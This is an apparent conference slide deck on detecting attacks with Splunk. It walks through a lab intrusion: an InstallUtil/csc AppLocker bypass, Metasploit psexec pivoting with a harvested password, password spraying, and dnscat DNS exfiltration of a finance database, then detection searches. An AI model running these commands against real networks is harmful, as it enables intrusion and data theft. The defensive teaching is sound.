Live Demonstration: Bypassing Application Whitelisting And Stealing Your Data

Domenico Perre

IT Security Advisor, Federal Government Australia

Andrew Goodall

Senior Sales Engineer, Splunk

Disclaimer

During the course of this presentation, we may make forward looking statements regarding future events or the expected performance of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results could differ materially. For important factors that may cause actual results to differ from those contained in our forward-looking statements, please review our filings with the SEC. The forward-looking statements made in the this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, this presentation may not contain current or accurate information. We do not assume any obligation to update any forward looking statements we may make. In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not, be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionality described or to include any such feature or functionality in a future release.

Overview

- Introduction
- Attack Methodology
- Application Whitelisting Overview
- The Setup
- The Attack
- The Detection
- Questions

Personal Introduction - Domenico

- Domenico Perre, Assistant IT Security Advisor – Federal Government Australia
- Member of the Symantec CISO Global Advisory Board
- GIAC Advisory Board Member
- GSEC, GCIH, GWAPT, CCNA, Splunk Administrator
- Down right Splunk Ninja!!

Personal Introduction - Andrew

- Andrew Goodall, Account Manager Splunk
- Fmr Senior Sales Engineer
- Fmr Architect for State Government in Australia
- Keen Splunk enthusiast
- Provides a deep technical knowledge of current threats with the ability to express these to all layers of management

Why This Talk?

- Compromise is eventual, the ability to detect and respond is imperative
  - *Prevention is ideal, Detection is a must*
- Application Whitelisting is often seen as a panacea
  - Attacks are now targeting trusted applications and the way they operate
  - Thanks to @subtee for this attack
- Continual Service Improvement (CSI) and Security in an organisation are not discussed together
  - Implement Rule / Search -> Review for False Positives -> Improve
  - Reduce Alert Fatigue
- Your Splunk and Active Directory (AD) implementation is not capturing the logs you need in its default state


What You Will Get Out Of This Presentation

- Some actionable advice and searches that fall into the following criteria
  - Are easy to implement
  - Will improve your visibility
  - Are good indicators of compromise
- A condensed version of an attack scenario
- Hunger to want to test these concepts and attacks in your own lab
- A way to start learning about your network

What This Talk Is Not


- A presentation aimed to improve your hacking skills
- An endorsement to run these attacks against your organizations network to ‘see if we are vulnerable’
- A deep dive into every topic discussed

Attack Lifecycle



The Setup

- Microsoft Applocker with File hash and path enabled on all machines
- Only outbound HTTP/HTTPS from Desktop
- Only outbound DNS from DC
- Fileserver has no external access
- Attackers goal is to get Financial Data



Application Whitelisting Overview


- Detailed as the most effective strategy by Australian Signals Directorate in Australia (NSA Equivalent)
- NIST SP 800-167, Center for Information Critical Control 2
- Works by having an approved set of applications to run that are approved in the following manner
  - Cryptographic Hash (MD5 / SHA)
  - File/Folder Path (C:\Windows\TrustedPath*)
  - Digital Signature. (Signed By Microsoft)
- Is a must have in an organization looking to improve overall security
  - Because Antivirus is NOT Dead
    - Prefers to watch the last season of the Real world TV show

The Attack – Why It Works

- Leveraging ***trusted functions*** of ***trusted applications***
- Most Windows machines have .NET installed so you are able to perform the upcoming attack or compile your own C# code on any machine that has it
- Hard to detect with standard logging
- Doesn't need Administrator Privileges
- Difficulty in implementing Application Whitelisting leads to shortcuts being taken
  - Very open allow rules
  - Removal of vulnerable, legitimate applications is time consuming and often overlooked

The Attack – Phishing Link

- Phishing link sent to user, macro downloads the executable and runs it using installutil.exe



The Attack - Exploit


- **Credit to @subtee**
- **Command 1**

C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /unsafe /platform:x86 /out:services.exe t.txt

- **Command 2**


C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u services.exe

The Attack – Internal Recon



- Persistence mechanisms are set in place
- Perform Internal Reconnaissance
  - What users are in Active Directory
  - Can the attacker obtain valid credentials
  - What hosts are on the network
  - What does the attacker currently have access to
  - Who is a member of the Domain Admins group?

The Attack – Internal Recon Continued



- Identify what the attacker has access to
- Cleartext Password

```
Z:\IT\Passwords>type password.txt
type password.txt
svcIISAccount
afkahsflkajbfalsfbilasibr89f3r7o23qf37g!!#r
Z:\IT\Passwords>
```

The Attack – Pivoting

- With valid credentials the attacker will pivot to the next host

```
msf exploit(psexec_psh) > route add 192.168.152.0 255.255.255.0 1
```

```
msf exploit(handler) > use exploit/windows/smb/psexec_psh
msf exploit(psexec_psh) > set RHOST 192.168.152.66
RHOST => 192.168.152.66
msf exploit(psexec_psh) > set SMBPass afkahsflkajbfalsfbilasibr89f3r7o23qf37g!!#r
SMBPass => afkahsflkajbfalsfbilasibr89f3r7o23qf37g!!#r
msf exploit(psexec_psh) > set SMBUser svciisaccount
SMBUser => svciisaccount
msf exploit(psexec_psh) > set SMBDomain CONF2016
SMBDomain => CONF2016
msf exploit(psexec_psh) > set LHOST 192.168.152.80
LHOST => 192.168.152.80
msf exploit(psexec_psh) > run
```

The Attack – Pivoting Continued

- Now attacker has access to the fileserver some extra scanning is performed and the target data is found
- With valid credentials no need to use custom malware

```
meterpreter > sysinfo
Computer        : FILESERVER
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_AU
Domain          : CONF2016
Logged On Users : 4
Meterpreter     : x86/win32
meterpreter > shell
Process 2140 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd "C:\Corporate\Organization Finance\Database"
cd "C:\Corporate\Organization Finance\Database"

C:\Corporate\Organization Finance\Database>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8E79-2BB1

 Directory of C:\Corporate\Organization Finance\Database

28/07/2016  08:01 PM    <DIR>          .
28/07/2016  08:01 PM    <DIR>          ..
28/07/2016  07:47 PM     1,073,741,824 database.db
               1 File(s)  1,073,741,824 bytes
               2 Dir(s)  21,661,675,520 bytes free

C:\Corporate\Organization Finance\Database>
```

The Attack - Data Exfiltration

- The Issue??
  - Attacker knows that most enterprises monitor proxy logs and a large amount of data leaving will through a proxy will be noticed
  - Server does not have access to the internet
  - DNS is available and has plenty of space to hide in
  - Enter DNSCat!!

```
services.exe --secret=dfcc61dbd2fb0d99553e314dfc842b95 dnsleak.lab
command (fileserver) 1> download database.db
Attempting to download database.db to database.db
command (fileserver) 1> POTENTIAL CACHE HIT
POTENTIAL CACHE HIT
Wrote 10485760 bytes from database.db to database.db!
```

Attack Recap

- Phishing link was delivered
- Malware Compiled
- AD users and groups enumerated successfully
- Password spray identifies a user to maintain persistence
- Fileserver scanned, service account password identified
- Lateral movement to fileserver
- Scan for sensitive files
- Data Exfiltration

The Mind Of The Threat Hunter!!!

- Lets walk through the mind of a threat hunter and how Splunk can help you
  - Detect internal reconnaissance
  - Detect attacks on your hosts
  - Identify where you are in the attack cycle

The Defense - Phishing Link

- Delivery methods of phishing links and exploits are always changing but the following items may be a good start
  - Powershell.exe spawning on a users machine
  - Cmd.exe spawning on a users machine
  - Either powershell or cmd.exe spawning from a Microsoft Office Program. Ie winword.exe spawning powershell.exe

The Defense – Suspicious Processes

- What: The issue of identifying suspicious activities without raising a lot of False Positives
- Why: This is normally one of the first stage in the attack process and can give your IR team a head start
- How:
  - Looking for processes that are running out of users directories or CSC and InstallUtil.exe
  - Event Code: 4688, Security, New Process Created. - ***Logged on all Windows Machines***.
  - Search **index=wineventlog sourcetype="WinEventLog:Security" EventCode=4688 (New_Process_Name="C:\\Windows\\Microsoft.NET\\Framework*\\csc.exe" OR New_Process_Name="C:\\Windows\\Microsoft.NET\\Framework*\\InstallUtil.exe" OR New_Process_Name="C:\\Users*" OR New_Process_Name="\\Device\\Mup\\yourfileserver\\userhomedrives*") | table _time, Account_Name, Account_Domain, New_Process_Name, Process_Command_Line**
- Custom: Yes / No – Yes if you want process command line auditing (Valuable), no if you do not.
  - Computer Configuration » Policies » Windows Settings » Security Settings » Advanced Audit Policy Configuration » Administrative Templates » System » Audit Process Creation » Include command line in process creation events (Windows Server 2012) **WARNING – If passwords are passed to the command lne they will be shown in event logs**
  - Microsoft Sysmon - https://splunkbase.splunk.com/app/1914/ (Windows Server 2008+)

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Gaining a Foothold
  - Frequency: Every hour -25 hour
  - Report / Alert: Report, running as a dashboard

_time	Account_Name	Account_Domain	New_Process_Name	Process_Command_Line
2016-07-29 17:53:55	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe" /logfile= /LogToConsole=false /u exeshell.exe
2016-07-29 17:40:05	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /unsafe /platform:x86 /out:exeshell.exe t.txt
2016-07-29 16:12:16	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u exeshell.exe
2016-07-29 16:09:52	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u exeshell.exe
2016-07-29 16:09:26	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u exeshell.exe
2016-07-29 16:09:16	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /unsafe /platform:x86 /out:exeshell.exe t.txt
2016-07-29 11:53:17	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	c:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u exeshell.exe
2016-07-29 10:13:33	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	c:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u exeshell.exe
2016-07-29 10:10:59	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	c:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u exeshell.exe
2016-07-29 08:46:22	administrator	CONF2016	C:\Users\bdupont.CONF2016\Desktop\New folder\dnscat2.exe	"C:\Users\bdupont.CONF2016\Desktop\New folder\dnscat2.exe"

The Defense – Password Spray

- What: Abnormal amount of processes spawned on machine
- Why: It is not common for a large amount of processes to be spawned in a short period of time
- How:
  - Calculating how many processes are started within a short period of time
  - Event Code: 4688, Security, New Process Created. ***- Logged on all Windows Machines***
  - Search: ***index=wineventlog EventCode=4688 sourcetype="WinEventLog:Security" Account_Name!=*$| delta _time AS timeDelta p=3 | eval timeDelta=abs(timeDelta) | search timeDelta<2 | stats values(New_Process_Name), values(Process_Command_Line), values(Account_Name), count by _time,host | where count>10 "***
- Real World: This search in a corporate environment shows few false positives
- Custom: Yes / No – Yes if you want process command line auditing (Valuable), no if you do not
  - Computer Configuration » Policies » Windows Settings » Security Settings » Advanced Audit Policy Configuration » Administrative Templates » System » Audit Process Creation » Include command line in process creation events (Windows Server 2012)
  - Microsoft Sysmon - https://splunkbase.splunk.com/app/1914/ (Windows Server 2008+)

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Appropriating Privileges
  - Frequency: Every hour -2 hour
  - Report / Alert: Alert


_time	host	values(New_Process_Name)	values(Process_Command_Line)	values(Account_Name)	count
2016-07-31 07:31:36	client	C:\Windows\System32\net.exe	"C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\Administrator Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\DMacColuim Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\DMacColuim Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\Guest Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\Guest Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\KMorison Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\KMorison Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\PWitherspoon Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\TDuchamps Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\TDuchamps Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\krbtgt Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\krbtgt Passw0rd1	bdupont	12
2016-07-31 07:31:37	client	C:\Windows\System32\net.exe	"C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\ABeulen Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\ABeulen Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\AGronchi Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\AGronchi Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\Aloannidis Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\Aloannidis Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\BChristiansen Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\BChristiansen Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\BCouman Passw0rd	bdupont	64

The Defense – AD Reconnaissance

- What: Initial steps of reconnaissance, specifically the tactic of querying all users in the environment
- Why: Enumeration of users provides an attacker with a treasure trove of information allowing them to further compromise the network. Any user with domain privileges can perform this
- How:
  - Setting a tripwire on the Guest account through AD
  - Event Code: 4662, Security, An operation was performed on an object - ***Logged on Domain Controllers***
  - Search: ***index=wineventlog sourcetype="wineventlog:security" EventCode=4662 Object_Type=user Account_Name!=*$ Object_Name="CN=Guest*" | fields _time, Security_ID, Object_Name | table _time, Security_ID, Object_Name***
- Real World: This search in a corporate environment shows few false positives
- Custom: Yes, A modification to the Splunk_TA_Windows app and Group Policy is necessary. Change the following line in inputs.conf. GPO - Audit Directory Service Access – Success / Failure"
  - blacklist1 = EventCode="4662" Message="Object Type:\s+(?!groupPolicyContainer|user)"
  - blacklist2 = EventCode="566" Message="Object Type:\s+(?!groupPolicyContainer)"
    - To:
  - blacklist1 = EventCode="4662" Object_Type="(?!groupPolicyContainer|user)"
  - blacklist2 = EventCode="566" Object_Type="(?!groupPolicyContainer|user)"

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Internal Reconnaissance
  - Frequency: Every hour -1 hour
  - Report / Alert: Alert



The Defense – AD User Reconnaissance Continued…

- What: Somebody querying the members of the Domain Admin/Enterprise Admin Group
- Why: This group signifies the holy grail for an attacker, normal user should not be querying members of this group
- How:
  - Setting a trip wire on the Domain Admin / Enterprise Admins
  - Event Code: 4661, Security, A Handle to an Object was requested - ***Logged on Domain Controllers.***
  - Search:***index=wineventlog EventCode=4661 Object_Name=*Admins Object_Type=SAM_GROUP| map [search index=wineventlog Account_Name=$Account_Name$ Workstation_Name=*] | table _time, host, Account_Name, Workstation_Name, Source_Network_Address***
- Real World: This search in a corporate environment shows some FPs for AD sync apps or Admins looking at the group
- Custom: Yes, Modify Default Domain Controller group policy and change the following Settings
  - *Computer Configuration » Policies » Windows Settings » Security Settings » Advanced Audit Policy » Object Access » Audit SAM| Success, Failure*

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Internal Reconnaissance
  - Frequency: Every hour -1 hour
  - Report / Alert: Alert

_time	host	Account_Name	Workstation_Name	Source_Network_Address
2016-08-16 19:56:08	client	CLIENT$ bdupont	CLIENT	127.0.0.1
2016-08-16 19:56:08	client	CLIENT$ bdupont	CLIENT	127.0.0.1

The Defense – AD User Reconnaissance Continued…

- What: Somebody querying the members of the Domain Admin/Enterprise Admin Group using ‘net group’
- Why: This group signifies the holy grail for an attacker, normal user should not be querying members of this group
- How:
  - Setting a trip wire on the Domain Admin / Enterprise Admins that will log on read attempts
  - Event Code: 4661, Security, A Handle to an Object was requested - ***Logged on Domain Controllers.***
  - Search:***index=wineventlog sourcetype="WinEventLog:Security" EventCode=4661 Object_Name=*Admins Object_Type=SAM_GROUP| map [search index=wineventlog Account_Name=$Account_Name$ Workstation_Name=*] | table _time, host, Account_Name, Workstation_Name, Source_Network_Address***
- Real World: This search in a corporate environment shows some FPs for AD sync apps or Admins looking at the group
- Custom: Yes, Modify Default Domain Controller group policy and change the following Settings.
  - *Computer Configuration » Policies » Windows Settings » Security Settings » Advanced Audit Policy » Object Access » Audit SAM| Success, Failure*

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Internal Reconnaissance
  - Frequency: Every hour -1 hour
  - Report / Alert: Alert

_time	host	Account_Name	Workstation_Name	Source_Network_Address
2016-08-16 19:56:08	client	CLIENT$ bdupont	CLIENT	127.0.0.1
2016-08-16 19:56:08	client	CLIENT$ bdupont	CLIENT	127.0.0.1

The Defense – AD User Reconnaissance Continued…

- What: AD User password Spraying
- Why: Password spraying is an excellent way for an attacker to get access to another account. This is a MUST search to have
- How:
  - Event Code: 4771, Security, Kerberos Pre-authentication failed - ***Logged on Domain Controllers***
  - Search: ***index=wineventlog sourcetype="WinEventLog:Security" EventCode=4771 | stats values(user),dc(user) as Distinct by Client_Address | where Distinct > 2***
- Real World: This search in a corporate environment shows some FPs if an account is locked out
- Custom: Yes, Modify Default Domain Controller group policy and change the following Settings
  - *Computer Configuration » Policies » Windows Settings » Security Settings » Advanced Audit Policy » Account Logon » Audit Kerberos Authentication Service | Success, Failure*
  - *Computer Configuration » Policies » Windows Settings » Security Settings » Advanced Audit Policy » Account Logon » Audit Kerberos Service Ticket Operations | Success, Failure*

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Appropriating Privileges
  - Frequency: Every hour -1 hour, Once a day -25h
  - Report / Alert: Alert

Client_Address	values(user)	Distinct
::ffff:192.168.152.152	Aloannidis Administrator BDupont DMacColuim EDubanowski KMorison MPage PWitherspoon TDuchamps TSarno ZTarr	11

The Defense – Process Hiding

- What: Detecting processes that are named the same as windows processes but run in different folders
- Why: This is a technique that has been used to disguise processes from a keen System Administrator
- How:
  - Event Code: 4688, Security, New Process Created. - ***Logged on all Windows Machines***
